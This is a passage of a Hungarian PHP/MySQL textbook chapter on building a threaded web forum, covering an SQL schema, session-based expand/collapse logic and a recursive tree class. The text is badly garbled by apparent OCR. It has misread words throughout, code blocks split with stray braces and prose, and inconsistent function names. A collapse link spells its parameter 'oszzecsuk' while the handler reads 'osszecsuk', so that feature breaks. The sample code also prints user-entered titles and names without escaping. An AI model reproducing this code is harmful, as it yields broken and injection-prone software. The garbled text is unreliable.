A projekthez szükséges fastruktúra létrehozásához és megjelenítéséhez rekurzív függvényeket fogunk írni. (A rekurzióról a Kód többszöri felhasználása és függvényírás című 5. fejezetben esett szó.)

Úgy ítéltük meg, hogy érdemes osztályt használni ehhez a struktúrához, mert ez a legegyszerűbb módja az alkalmazás által igényelt összetett, dinamikusan bővülő adatszerkezet létrehozásának. Ez egyúttal azt is jelenti, hogy viszonylag egyszerű, eleágás kóddal fogunk valami meglehetősen összetett dolgot elérni.


A megoldás áttekintése

Hogy jobban megértsük a projektet, érdemes végigvenni a kódját, amit rövidesen meg is teszünk. Az alkalmazás a korábbiaknál kevesebb, ám valamivel bonyolultabb kódból áll össze.

Az alkalmazás minden összes hárrom oldalból áll. Az egyik egy fő indexoldal, ami az egyes témákra vivő hivatkozásokként mutatja a fórum összes témáját. Ezen az oldalon új témát indíthatunk, megtekinthetjük a listában szereplő témákat, illetve a fanézet ágait kibontva és összezárvva megváltoztathatjuk az egyes témák nézetét. (Erről hamarosan bővebben beszélünk majd.)

Az egy adott témát megjelenítő oldalon hozzászólhatunk a témahez, illetve megtekinthetjük a korábbi hozzászólásokat. Az új téma oldalon új topikot indíthatunk, amelynek témaindító hozzászólása lehet válasz egy korábbi hozzászólásra, illetve lehet új, a korábbi hozzászólásoktól független üzenet.

A rendszer folyamatábráját a 31.2 ábrán láthatjuk.



31.2 ábra: A *blah-blah* fórumrendszer három részből áll.

Az alkalmazás fájljait a 31.1 táblázat mutatja.

31.1 táblázat: A webes fórumalkalmazás fájljai

Név	Típus	Leírás
index.php	Alkalmazás	A nyitólap, amit a felhasználók az oldal behívásakor látnak. Az oldalon található fórumtéma kibontható és összecsukható listáját tartalmazza.
uj_hozzaszolas.php	Alkalmazás	Új téma indítására szolgáló ürlap.
uj_hozzaszolas_tarolasa.php	Alkalmazás	Az oldal, ahol az uj_hozzaszolas.php ürlap témaindító hozzászólásait tároljuk.
hozzaszolas_megtekintese.php	Alkalmazás	Az egyes témahez, illetve az azokhoz írt hozzászólásokat megjelenítő oldal.
csomopont_osztaly.php	Könyvtár	A hozzászólások hierarchiájának megjelenítésére használt csomopont osztályt tartalmazó fájl.
beillesztett_fuggvenyek.php	Könyvtár	Az alkalmazás függvénykönyvtárárainak listája (a táblázat ezeket a könyvtár típusú fájlokat is tartalmazza).
adat_ellenorzo_fuggvenyek.php	Könyvtár	Az adatellenőrző függvények gyűjteménye.
adatbazis_fuggvenyek.php	Könyvtár	Az adatbázishoz csatlakozásra használt függvények gyűjteménye.
forum_fuggvenyek.php	Könyvtár	A hozzászólások tárolására és visszakeresésre használt függvények gyűjteménye.
kimeneti_fuggvenyek.php	Könyvtár	A HTML kimenetet előállító függvények gyűjteménye.
adatbazis_letrehozasa.sql	SQL	Az alkalmazáshoz szükséges adatbázist létrehozó SQL kód.

Nézzük meg végre az alkalmazás megalvalósítását!

Az adatbázis megtervezése

A fórumhoz írt minden hozzászólás esetén a következő attribútumokat kell eltárolnunk: a hozzászóló nevét, a hozzászólás címét, írásának dátumát és magát a szöveget. Ezért hozzászólások táblájára lesz szükségünk, és minden egyes hozzászóláshoz létre kell hozni egy *hozzaszolasID* nevű, egyedi azonosítót.

Az összes hozzászólásnál tisztában kell lenni azzal, hogy a hierarchián belül hol helyezkedik el. Az egyes hozzászólások gyermekeire vonatkozó információt eltárolhatnánk akár az adott hozzászólással együtt, ám ez a fajta tárolási mód előbb-utóbb problémákat okozna az adatbázis felépítésében. Mivel minden hozzászólás csak egy korábbi hozzászólásra írt válasz lehet, egyszerűbb a dolgunk, ha a szülő hozzászólásra mutató hivatkozást tároljuk – vagyis azt, hogy melyik hozzászólásra válaszol.

A fentiekben következően az alábbi adatokat kell minden egyes hozzászólás esetén feljegyezni:

- *hozzaszolasID* – A hozzászólás egyedi azonosítója
- *szulo* – A szülő hozzászólás *hozzaszolasID*-ja

- **hozzaszolo** – A hozzájárás szerzője
- **cim** – A hozzájárás címe
- **idopont** – A hozzájárás írásának dátuma és ideje
- **uzenet** – A hozzájárás tartalma

Némi képpen optimalizálni szükséges a hozzájárásokról eltárolt információkat.

Amikor azt próbáljuk meg megállapítani, hogy valamely hozzájárásnak tartozik-e válasz, lekérdezést kell futtatni, hogy lássuk, léteznek-e olyan hozzájárások, amelyeknek az adott hozzájárás a szülője. Erre az információra a megjeleníteni kívánt összes hozzájárás esetén szükségünk van. Minél kevesebb lekérdezést kell végrehajtanunk, annál gyorsabban fog futni a kódunk. Szukségelenné tehetjük ezeket a lekérdezéseket, ha hozzájárunk a táblához egy olyan oszlopot, amely jelzi, hogy az adott hozzájárásra íródtak-e válaszok. Hívjuk ezt a mezőt **gyermek-nek**, és tegyük lényegében Boole-i változóvá: értéke 1 lesz, ha a csomópontnak vannak gyermekei, és 0 (nulla), ha nincsenek.

Az optimalizálásnak szinte minden ára van. Jelen esetben ez redundáns adatok tárolásában jelentkezik. Mivel kétfeleképpen tároljuk az adatokat, ügyelnünk kell, hogy a kétfele módszer minden összhangban legyen egymással. Gyermek hozzájárásakor módosítanunk kell a szülőt is. Ha megengedjük a gyermeket, vagyis a válaszként írt hozzájárások törlését, az adatbázis konzisztenciája érdekében a szülő csomópontot is frissíteni kell. Projektünkben nem teremtjük meg a hozzájárások törlésének lehetőségét, így a lehetséges problémák ezen felét kizártuk. Ha azonban bármikor úgy döntünk, hogy továbbfejlesztjük ezt az alkalmazást, ne feledkezzünk meg erről a kérdésről!

Még egy további, az optimalizálást szolgáló lépés szükséges: elválasztjuk a hozzájárások szövegét a többi adattól, és külön táblában tároljuk. Ennek az az oka, hogy a hozzájárások ezen attribútumának MySQL-típusa **text**, azaz szöveg lesz. Az, hogy valamely táblázat szöveg típusú mezővel rendelkezik, lelassíthatja a táblán futtatott lekérdezéseket. Mivel a fastruktúra létrehozásához rengeteg apró lekérdezést kell majd végrehajtani, ilyen típusú mező esetén igencsak lelassulna az alkalmazás. A hozzájárások tartalmának külön táblában tárolásával megtehetjük, hogy csak akkor keressük vissza azokat, amikor a felhasználó meg kívánja jeleníteni az adott üzeneteket.

A rögzített méretű rekordokban a MySQL gyorsabban tud keresni, mint a változó méretűekben. Ha változó méretű adatokat kell használnunk, érdemes ezekhez a mezőkhöz indexeket létrehozni, és azok segítségével keresni az adatbázisban. Egyes projekteknél azzal járunk a legjobban, ha a szöveges mezőt ugyanabban a táblában hagyjuk, mint minden más, és indexeket állítunk elő azokon az oszlopokon, amelyekre keresni fogunk. Ám az indexek elállításához is időre van szükség, és mivel a fórumban lévő adatok minden bizonnal állandóan változnak, újra és újra elő kellene állítani az indexeket.

Egy terulet nevű attribútumot is hozzájárunk a táblához; erre akkor lesz szükség, ha a későbbiekben úgy döntünk, hogy ezzel az egy alkalmazással több témaörben szeretnénk fórumot működtetni. Projektünkben ezt nem használjuk ki, de a jövőre nézve megeremtjük a lehetőséget.

A fórumhoz (a fenti megfontolások figyelembe vételevel) szükséges adatbázist a 31.1 példakódban található SQL kód állítja elő.

31.1 példakód: adatbazis_letrehozasa.sql – A fórum adatbázisát létrehozó SQL kód

```
CREATE DATABASE forum;

USE forum;

CREATE TABLE fejlec
(
    szulo INT NOT NULL,
    hozzaszolo CHAR(20) NOT NULL,
    cim CHAR(20) NOT NULL,
    gyermek INT DEFAULT 0 NOT NULL,
    terulet INT DEFAULT 1 NOT NULL,
    datum DATETIME NOT NULL,
    hozzaszolasID INT UNSIGNED NOT NULL AUTO_INCREMENT PRIMARY KEY
);

CREATE TABLE tartalom
(
    hozzaszolasID INT UNSIGNED NOT NULL PRIMARY KEY,
```

```

uzenet TEXT
);

GRANT SELECT, INSERT, UPDATE, DELETE
ON forum.* 
TO forum@localhost IDENTIFIED BY 'jelszo';


```

Az adatbázis-szerkezet létrehozásához futtassuk a fenti kódot MySQL-ben:

```
mysql -u root -p < adatbazis_letrehozasa.sql
```

Meg kell adnunk root jelszavunkat, illetve érdemes lehet a fórum felhasználója számára beállított jelszót valami megfelelőbbre változtatni.

Hogy megértsük, hogyan tárolja ez a struktúra a hozzájárásokat és azok egymáshoz viszonyított kapcsolatát, nézzük meg a 31.3 ábrát!




31.3 ábra: Az adatbázis kiegynесített relációs formában tárolja a fastruktúrát.

Az ábrán jól látható, hogy az adatbázisban szereplő minden egyes hozzájárás szulo mezője a fastruktúrában felette található hozzájárás hozza szolas ID-ját tartalmazza. A szülő hozzájárás az, amire az adott hozzájárás válaszol. Látszik, hogy a gyökér csomópontnak, az 1 hozza szolas ID-jú hozzájárásnak nincsen szülője. minden témaindító hozzájárás ilyen lesz. Az ilyen típusú hozzájárásoknál 0 (nulla) szerepel majd az adatbázis szulo mezőjében.

A hozzájárások fanézetének megtekintése

Most pedig olyan módszerrel van szükségünk, amivel kinyerhetjük az adatbázisból az információt, majd képesek leszünk fastruktúrában megjeleníteni azt. Mindezt az index.php nevű nyitóoldalon tesszük meg. A most következő magyarázást megkönnyítendő az uj_hozza szolas.php és az uj_hozza szolas_tarolasa.php kóddal feltöltöttünk néhány hozzájárás; a két fájl a következő részben vizsgáljuk majd meg.

Azért kezdünk a hozzájárások listájával, mert ezek alkotják az oldal működésének a gerincét. Ha ezzel megvagyunk, a többi már gyerekjáték lesz. A 31.4 ábrán a hozzájárások kezdeti nézetét látjuk, azt, amivel a felhasználó először találkozik oldalunkon. Az ábrán az összes témaindító hozzájárás láthatjuk. Ezek egyike sem korábbi hozzájárásra adott válasz, mindegyik a saját témájának első hozzájárása.




31.4 ábra: A hozzászólások listájának kezdeti nézete „összecsukott állapotban” mutatja a témákat.

Már ezen az oldalon is több lehetőség közül választhatunk. A menüsorban lévő gombokkal új hozzászólást írhatunk, illetve kibonthatjuk és összecsukhatjuk a téma nézetét.

Hogy megértsük, pontosan mit jelentenek ezek a lehetőségek, nézzük meg az egyes témákat! Némelyik előtt egy pluszjelet láthatunk. Ez azt jelenti, hogy ezekre a hozzászólásokra már válaszoltak. A válaszok megjelenítéséhez kattintsunk erre a pluszjelre! A 31.5 ábrán látható szerkezetet úgy kaptuk, hogy az egyik pluszjelre kattintottunk.

31




31.5 ábra: A témahoz írt hozzászólásokat kibontva jelenítettük meg.

A pluszjelre kattintva tehát a témaindító hozzászláshoz írt válaszokat jeleníthetjük meg. Ha ezt megtesszük, a pluszjel minnusszál változik. Ha erre, tehát a minuszjelre kattintunk, a hozzászólásokat összecsukjuk, és ismét a kezdeti nézethez jutunk.

A 31.5 ábrán az egyik válasz mellett is minuszjelet figyelhetünk meg. Ez azt jelenti, hogy erre a válaszra is születtek válaszok. A válaszok szintje tetszőleges mélységgig elmehet, és az egyes válaszokat a megfelelő pluszjelekre kattintva tekinthetjük meg.

A menüsorban látható „Kibontás” és „Összecsukás” gombbal kibonthatjuk, illetve összecsukhatjuk a hozzászólások fonalait. A „Kibontás” gombra kattintás eredményét a 31.6 ábrán láthatjuk.



31.6 ábra: A hozzászólások fanézete teljesen kibontott állapotban.

Ha közelebbről megnézzük a 31.5 és a 31.6 ábrát, láthatjuk, hogy a parancssorban paramétereket adunk át az index.php fájlnak. A 31.5 ábrán az alábbi URL látható:

http://localhost/php_es_mysql/31_fejezet/index.php?kibont=5#5

A kód a következőképpen olvassa ezt a sor: „bontsd ki az 5-ös hozzasolasID-jú elemet!” A # egyszerűen egy HTML horgony, ami az éppen kibontott elemet tartalmazó részre görgeti le az oldalt.

A 31.6 ábrán így néz ki az URL:

http://localhost/php_es_mysql/31_fejezet/index.php?kibont=mind

A „Kibontás” gomb a mind értékkel adja át a kibont paramétert.

Kibontás és összecsukás

Hogy lássuk, hogyan jön létre a hozzászólások nézete, vizsgáljuk meg a 31.2 példakódban látható index.php fájl tartalmát!

31.2 példakód: index.php – A hozzászólásoknak az alkalmazás nyitóoldalán látható nézetét előállító kód

```
<?php
session_start();
include ('beillesztett_fuggvenyek.php');

// ellenőrizzük, hogy létrehoztuk-e a munkamenet-változókat
if(!isset($_SESSION['kibontva'])) {
    $_SESSION['kibontva'] = array();
}

// ellenőrizzük, hogy valamelyik kibontás gombra kattintottak-e
// a kibont értéke lehet 'mind' vagy adott hozzasolasID, vagy lehet üres
if(isset($_GET['kibont'])) {
    if($_GET['kibont'] == 'mind') {
        minden_kibont($_SESSION['kibontva']);
    } else {
        $_SESSION['kibontva'][$_GET['kibont']] = true;
    }
}

// ellenorizzük, hogy valamelyik összecsukás gombra kattintottak-e
// az osszecsuk értéke lehet 'mind' vagy adott hozzasolasID, vagy lehet üres
if(isset($_GET['osszecsuk'])) {
    if($_GET['osszecsuk']=='mind') {
        $_SESSION['kibontva'] = array();
    } else {
        unset($_SESSION['kibontva'][$_GET['osszecsuk']]);
    }
}

html_fejlec_letrehozasa('Fórumtéma');

index_eszközor_megjelenítése();

// a téma fanézetének megjelenítése
fanezet_megjelenítése($_SESSION['kibontva']);

html_lablec_letrehozasa();

?>
```

A kód az alábbi három változó használatával végzi el feladatát:

- A kibontva munkamenet-változóval, ami azt tartja számon, hogy melyik téma (mely beszélgetésfonalak) vannak kibontva. A változó nézetről nézetre megőrizhető, így egyszerre több beszélgetésfonál is kibontott állapotban lehet.
- A kibontva változó asszociatív tömb, amely azoknak a hozzászolasoknak a hozzaszolasID-ját tartalmazza, amelyeknek a válaszai ki vannak bontva.
- A kibont paraméterrel, amely azt közli a kóddal, hogy melyik beszélgetésfonalakat kell kibontani.
- Az osszecsuk paraméterrel, amely azt tudatja a kóddal, hogy melyik fonalakat kell összecsuknia.

Amikor a plusz- vagy mínuszjelre, illetve a „Kibontás” és „Összecsukás” gombra kattintunk, az ezzel kiváltott művelet az index.php kódot hívja meg úgy, hogy új értékeket tárol a kibont és osszecsuk paraméterben. A kibontva változót arra használjuk, hogy oldalról oldalra lépkedve nyomon tudjuk követni, mely fonalakat kell az adott nézetekben kibontani.

Az index.php kód először is indít egy munkamenetet, majd – ha ez korábban még nem történt meg – hozzáadja munkamenet-változóként a kibontva változót. Ezt követően ellenőrzi, hogy kapott-e kibont vagy osszecsuk paramétert, majd ennek megfelelően módosítja a kibontott tömböt. Nézzük most meg a kibont paraméter kódját:

```
if(isset($_GET['kibont'])) {
    if($_GET['kibont'] == 'mind') {
        mindet_kibont($_SESSION['kibontva']);
    } else {
        $_SESSION['kibontva'][$_GET['kibont']] = true;
    }
}
```

Ha a „Kibontás” gombra kattintunk, a mindet_kibont() függvényt hívjuk meg, ami a válaszokkal rendelkező összes téma berakja a kibontva tömbbe. (Rövidesen megvizsgáljuk ezt.)

Ha konkrét beszélgetésfonalat kísérlünk meg kibontani, a kibont paraméterben egy hozzaszolasID-t fogunk kapni. Ekkor a kibontva tömbhöz ezt tükrözéndő egy új elemet kell hozzáadnunk.

A mindet_kibont() függvény kódját a 31.3 példákon látjuk.

31.3 Példákód: A forum_fuggvenyek.php könyvtár mindet_kibont() függvénye – A függvény a \$kibontva tömb tartalmát feldolgozva kibontja a fórumban lévő összes témat

```
function mindet_kibont(&$kibontva) {
    // a gyermeket tartalmazó téma kijelölése kibontottként való megjelenítésre
    $kapcsolat = adatbazishoz_kapcsoladas();
    $lekerdezés = "SELECT hozzaszolasID FROM fejlec WHERE gyermek = 1";
    $eredmeny = $kapcsolat->query($lekerdezés);
    $szám = $eredmeny->num_rows;
    for($i = 0; $i < $szám; $i++) {
        $aktuális_sor = $eredmeny->fetch_row();
        $kibontva[$aktuális_sor[0]] = true;
    }
}
```

A függvény adatbázis-lekérdezést futtatva állapítja meg, hogy a fórum mely hozzászólásai rendelkeznek válassal vagy válaszokkal:

```
SELECT hozzaszolasID FROM fejlec WHERE gyermek = 1
```

A lekérdezés által visszaadott hozzászólások hozzáadónak a kibontva tömbhöz. Azért futtatjuk ezt a lekérdezést, hogy később időt takarítsunk meg. Megtehetnénk, hogy egyszerűen az összes hozzászólást hozzáadjuk a kibontottak listájához, de később feleslegesen pazarolnánk el erőforrásokat, amikor megkísérelnék feldolgozni a nem létező válaszokat.

A hozzászólások összecsukása pontosan fordítva történik:

```
if(isset($_GET['osszecsuk'])) {
    if($_GET['osszecsuk'] == 'mind') {
        $_SESSION['kibontva'] = array();
    } else {
        unset($_SESSION['kibontva'][$_GET['osszecsuk']]);
    }
}
```

A kibontva tömbből úgy távolíthatjuk el az elemeket, hogy kitöröljük. Eltávolítjuk az összecsukni kívánt beszélgetésfonalakat, vagy – ha az oldal összes téma-ját össze akarjuk csukni – kitöröljük az egész tömböt.

Mindez csak előkészület volt, hogy tudjuk, melyik hozzászólásokat kell megjeleníteni, és melyeket nem. A kód fő része a fanezet_megjelenitese(\$_SESSION['kibontva']); meghívása, amely a megjelenítendő hozzászólások fanézetét állítja elő.

A hozzászólások megjelenítése

Vizsgáljuk meg a 31.4 példákon látható fanezet_megjelenitese() függvényt!

31.4 példakód: A kimeneti_fuggvenyek.php könyvtár fanezet_megjelenitese() függvénye – A függvény a fastruktúra gyökér csomópontját állítja elő

```
function fanezet_megjelenitese($kibontva, $sor = 0, $start = 0) {
    // a témafanézetének megjelenítése

    global $tablazat_szelessege;
    echo "<table width=\"$tablazat_szelessege.\">";

    // nézzük meg, hogy a teljes listát vagy csak egy részét jelenítjük meg!
    if($start>0) {
        $reszlista = true;
    } else {
        $reszlista = false;
    }

    // a téma összefoglalását adó fastruktúra létrehozása
    $fa = new csomopont($start, '', '', '', 1, true, -1, $kibontva, $reszlista);

    // utasitsuk a fát, hogy jelenítse meg önmagát!
    $fa->megjelenites($sor, $reszlista);

    echo "</table>";
}
```

A fanezet_megjelenitese() függvény legfőbb feladata a fastruktúra legfelső csomópontjának létrehozása. Használatával jelenítjük meg a hozzaszolas_megtekintese.php oldalon a teljes indexet, és hozzuk létre a válaszok részfáit. A függvény három paramétert fogad. Az első, a \$kibontva a kibontott nézetben megjelenítendő hozzászólások hozzaszolasID-jainak a listája. A második paraméter a \$sor, ez a sor sorszámát jelzi, amit arra használunk majd, hogy váltakozó színű sorokat hozzunk létre.

A \$start nevű harmadik paraméter közli a függvénnel, hogy hol kezdje megjeleníteni a hozzászólásokat. Ez a létrehozandó és megjelenítendő gyökér csomópont hozzaszolasID-ja. Ha – a főoldalon lévén – az összes téma szeretnénk megjeleníteni, akkor értéke 0 (nulla) lesz, ami azt jelenti, hogy a szülő nélküli hozzászólásokat kívánjuk megjeleníteni. Ha ez a paraméter 0, akkor false értéket állítunk be a \$reszlista változónak, és a teljes fát megjelenítjük.

Ha a paraméter 0-nál nagyobb, akkor ezt fogjuk a megjelenítendő fa gyökér csomópontjaként használni, true-ra állítjuk a \$reszlista értékét, majd csak a fa egy részét jelenítjük meg. (Részlistákat a hozzaszolas_megtekintese.php kódban használunk.)

A függvény legfontosabb feladata a csomopont osztály egy, a fa gyökerét jelképező példányának létrehozása. Ez valójában nem igazi hozzászólás, de az első szintű, szülő nélküli hozzászólások szülőjeként viselkedik. A fa létrehozása után egyszerűen meghívjuk megjelenítő függvényét, hogy ténylegesen megjelenítsük a hozzászólások listáját.

A csomopont osztály használata

A csomopont osztály kódját a 31.5 példakódban találjuk. (Mielőtt áttanulmányoznánk, érdemes lehet az Objektumorientált PHP című 6. fejezetbe belelapozva átismételní az osztályok működését.)

31.5 példakód: A csomopont_osztaly.php fájl csomopont osztálya – Az alkalmazás gerince

```
<?php
// ebben a fájlban találhatók a fanézet betöltésére,
// létrehozására és megjelenítésére használt függvények

class csomopont {
    // a fanézet minden csomópontjának tagváltozói vannak,
    // amelyek a hozzácsatlás szövegén kívül annak minden adatát tartalmazzák
    public $m_hozzaszolasID;
    public $m_cim;
    public $m_hozzaszolo;
    public $m_datum;
    public $m_gyermek;
    public $m_gyereklista;
    public $m_szint;

    public function __construct($hozzaszolasID, $cim, $hozzaszolo, $datum,
        $gyermek, $kibont, $szint, $kibontva, $reszlista) {
        // a konstruktor beállítja a tagváltozókat, de ami ennél is fontosabb,
        // rekurzív módon létrehozza a fa alsóbb részeit
        $this->m_hozzaszolasID = $hozzaszolasID;
        $this->m_cim = $cim;
        $this->m_hozzaszolo = $hozzaszolo;
        $this->m_datum = $datum;
        $this->m_gyermek = $gyermek;
        $this->m_gyereklista = array();
        $this->m_szint = $szint;

        // csak akkor foglalkozunk azzal, hogy mi van a csomópont alatt,
        // ha vannak gyerekei, és ki van jelölve kibontásra
        // a részlisták mindenki vannak bontva
        if(($reszlista || $kibont) && $gyermek) {
            $kapcsolat = adatbazishoz_kapcsoladas();

            $lekerdezés = "SELECT * FROM fejlec WHERE
                szulo = '". $hozzaszolasID ."' ORDER BY datum";
            $eredmeny = $kapcsolat->query($lekerdezés);

            for ($szamlalo=0; $sor = @$eredmeny->fetch_assoc(); $szamlalo++) {
                if($reszlista || $kibontva[$sor['hozzaszolasID']] == true) {
                    $kibont = true;
                } else {
                    $kibont = false;
                }
                $this->m_gyereklista[$szamlalo]= new csomopont($sor['hozzaszolasID'],
                    $sor['cim'], $sor['hozzaszolo'],$sor['datum'],
                    $sor['gyermek'], $kibont, $szint+1, $kibontva,
                    $reszlista);
            }
        }
    }
}
```

```

}

function megjelenites($sor, $reszlista = false) {
    // mivel objektumról van szó, felel saját maga megjelenítéséért

    // a $sor változó mondja meg, hogy a megjelenítés melyik soránál járunk,
    // így tudjuk, hogy milyen színű legyen
    // a $reszlista változó közli, hogy a főoldalon
    // vagy a hozzászólások oldalán vagyunk. A hozzászólások oldalán
    // $reszlista = true kell, hogy legyen.
    // A részlistákon minden hozzászólás ki van bontva, és nincsenek
    // "+" és "-" jelek.

    // ha ez az üres gyökér csomópont, hagyjuk ki a megjelenítését!
    if ($this->m_szint>-1) {
        // váltakozó színű sorok beállítása
        echo "<tr><td bgcolor=\"";
        if ($sor%2) {
            echo "#cccccc\">";
        } else {
            echo "#ffffff\">";
        }

        // a válaszok szintjüknek megfelelő mértékű behúzása
        for($i = 0; $i < $this->m_szint; $i++) {
            echo "<img src=\"images/terkoz.gif\" height=\"22\""
                . "width=\"22\" alt=\"\" valign=\"bottom\" />";
        }

        // + vagy - vagy térköz megjelenítése
        if ((!$reszlista) && ($this->m_gyermek) && (sizeof($this->m_gyereklista))) {
            // a főoldalon vagyunk, vannak gyermekek, és ki vannak bontva

            // ki vannak nyitva - kínáljuk fel az összecsukásra szolgáló gombot!
            echo "<a href=\"index.php?oszzecsuk=". $this->m_hozzaszolasID."#".$this->m_hozzaszolasID."\"><img"
                . "src=\"images/minusz.gif\" valign=\"bottom\""
                . "height=\"22\" width=\"22\" alt=\"Téma összecsukása\""
                . "border=\"0\" /></a>\n";
        } else if (!$reszlista && $this->m_gyermek) {
            // össze vannak csukva - kínáljuk fel a kibontásra való gombot!
            echo "<a href=\"index.php?kibont=". $this->m_hozzaszolasID."#".$this->m_hozzaszolasID."\"><img"
                . "src=\"images/plusz.gif\" valign=\"bottom\""
                . "height=\"22\" width=\"22\" alt=\"Téma kibontása\""
                . "border=\"0\" /></a>\n";
        } else {
            // nincsenek gyermekek, vagy részlistában vagyunk, nem kell gomb
            echo "<img src=\"images/terkoz.gif\" height=\"22\""
                . "width=\"22\" alt=\"\" valign=\"bottom\"/>\n";
        }

        echo "<a name=\"".$this->m_hozzaszolasID."\"><a href="
    }
}

```

```

        \" hozzaszolas_megtekintese.php?hozzaszolasID=\".
        $this->m_hozzaszolasID.\">\".
        $this->m_cim." - ".$this->m_hozzaszolo." - ".
        datum_formazasa($this->m_datum)."</a></td></tr>";

    // sorszámláló növelése a váltakozó színű sorok előállításához
    $sor++;
}
// megjelenites függvény meghívása a csomópont összes gyermekén
// egy csomópontnak csak akkor lesznek gyermekai a listában, ha ki van bontva
$szam_gyermek = sizeof($this->m_gyereklista);
for($i = 0; $i<$szam_gyermek; $i++) {
    $sor = $this->m_gyereklista[$i]->megjelenites($sor, $reszlista);
}
return $sor;
}
}

?>

```

Ez az osztály tartalmazza az alkalmazás fanézetet lehetővé tevő funkciót.

A csomopont osztály minden egyes példányra egyetlen hozzájárás adatait, illetve az arra a hozzájárásra adott válaszokra mutató hivatkozásokat tartalmazza. A következő tagváltozókhöz jutunk ezzel:

```

public $m_hozzaszolasID;
public $m_cim;
public $m_hozzaszolo;
public $m_datum;
public $m_gyermek;
public $m_gyereklista;
public $m_szint;

```

Végük észre, hogy a csomopont objektum nem tartalmazza a hozzájárás szövegét! Azt ugyanis mindenkor nem szükséges betölteni, amíg a felhasználó a hozzaszolas_megtekintese.php kódhoz nem jut. Meg kell próbálni viszonylag gyorsá tenni ezt a folyamatot, mert a fanézet megjelenítéséhez rengeteg adat kezelésére van szükség, illetve jelentős mennyiségi adatot kell újra kiszámítani az oldal frissítésekor vagy valamelyik gombra kattintáskor. Ezeknél a változóknál az objektumorientált programozásban gyakran alkalmazott elnevezési szokást követtük: a változónevek m_ előtaggal jelzik, hogy az osztály tagváltozóról van szó. E változók többsége közvetlenül az adatbázis fejlec táblája sorainak felé meg. A két kivétel az \$m_gyereklista és az \$m_szint. Az előbbiben tároljuk a hozzájárásra adott válaszokat. Az \$m_szint változó pedig azt tárolja, hogy a fastruktúrán belül hány szinttel vagyunk lejjebb; erre az adatra a megjelenítés létrehozásakor lesz szükségünk.

A konstruktorfüggvény az alábbi kódval állítja be a változók értékét:

```

public function __construct($hozzaszolasID, $cim, $hozzaszolo, $datum, $gyermek,
    $kibont, $szint, $kibontva, $reszlista) {
    // a konstruktur beállítja a tagváltozókat, de ami ennél is fontosabb,
    // rekurzív módon létrehozza a fa alsóbb részeit
    $this->m_hozzaszolasID = $hozzaszolasID;
    $this->m_cim = $cim;
    $this->m_hozzaszolo = $hozzaszolo;
    $this->m_datum = $datum;
    $this->m_gyermek = $gyermek;
    $this->m_gyereklista = array();
    $this->m_szint = $szint;
}

Amikor a nyitóoldalról a fanezet_megjelenites() függénnel előállítjuk a gyökér csomopont objektumot, lényegében egy dummy csomópontot hozunk létre, amelyikhez nincsen hozzájárás társítva:
$fa = new csomopont($start, '', '', '', 1, true, -1, $kibontva, $reszlista);

```

Ez a kód egy 0 (nulla) \$hozzaszolasID-jú gyökér csomópontot hoz létre. Ezt arra tudjuk használni, hogy megtaláljuk az első szintű, azaz témaindító hozzájárásokat, mivel ezeknek nulla szülejük van. A szintjét azért -1-re állítjuk, mert ez a csomópont ténylegesen nem jelenik meg a nézetben. Az első szintű hozzájárások szintértéke 0, és a képernyő bal szélén jelennek meg. A szintérték növekedésével a hozzájárások jobbra behúzva jelennek meg.

A legfontosabb dolog, ami a konstruktörben történik, hogy létrejönnek a csomópont gyermek csomópontjai. A folyamat annak ellenőrzésével indul, hogy ki kell-e bontanunk a gyermek csomópontokat. Ezt csak akkor nézzük meg, ha a csomópont rendelkezik gyermekkel, és úgy döntöttünk, hogy megjelenítjük azokat:

```
if(($reszlista||$kibont) && $gyermek) {
    $kapcsolat = adatbazishoz_kapcsolodas();
    Ezt követően kapcsolódunk az adatbázishoz, majd az alábbi kóddal visszakeressük a gyermek hozzájárásokat:
$lekerdezes = "SELECT * FROM fejlec WHERE szulo = '". $hozzaszolasID."' ORDER BY datum";
$eredmeny = $kapcsolat->query($lekerdezes);
```

Ezt követően feltöltyük az \$m_gyereklista tömböt a csomopont osztály azon példányával, amelyek az ebben a csomopont objektumban tárolt hozzájárásra adott válaszokat tartalmazzák:

```
for ($szamlalo=0; $sor = @$eredmeny->fetch_assoc(); $szamlalo++) {
    if($reszlista || $kibontva[$sor['hozzaszolasID']] == true) {
        $kibont = true;
    } else {
        $kibont = false;
    }
    $this->m_gyereklista[$szamlalo] = new csomopont($sor['hozzaszolasID'], $sor['cim'],
        $sor['hozzaszolo'], $sor['datum'], $sor['gyermek'], $kibont,
        $szint+1, $kibontva, $reszlista);
}
```

Ez az utolsó sor hozza létre az új csomopont objektumokat; pontosan ugyanazt az eljárást követi, mint amin az imént végigmentünk, ám a fa eggyel alacsonyabb szintjén teszi mindenzt. Ez a kód rekurzív része: egy szülő csomópont meghívja a csomopont konstruktort, saját hozzaszolasID-ját adja át szülöként, és szintértéke átadása előtt eggyel megnöveli azt.

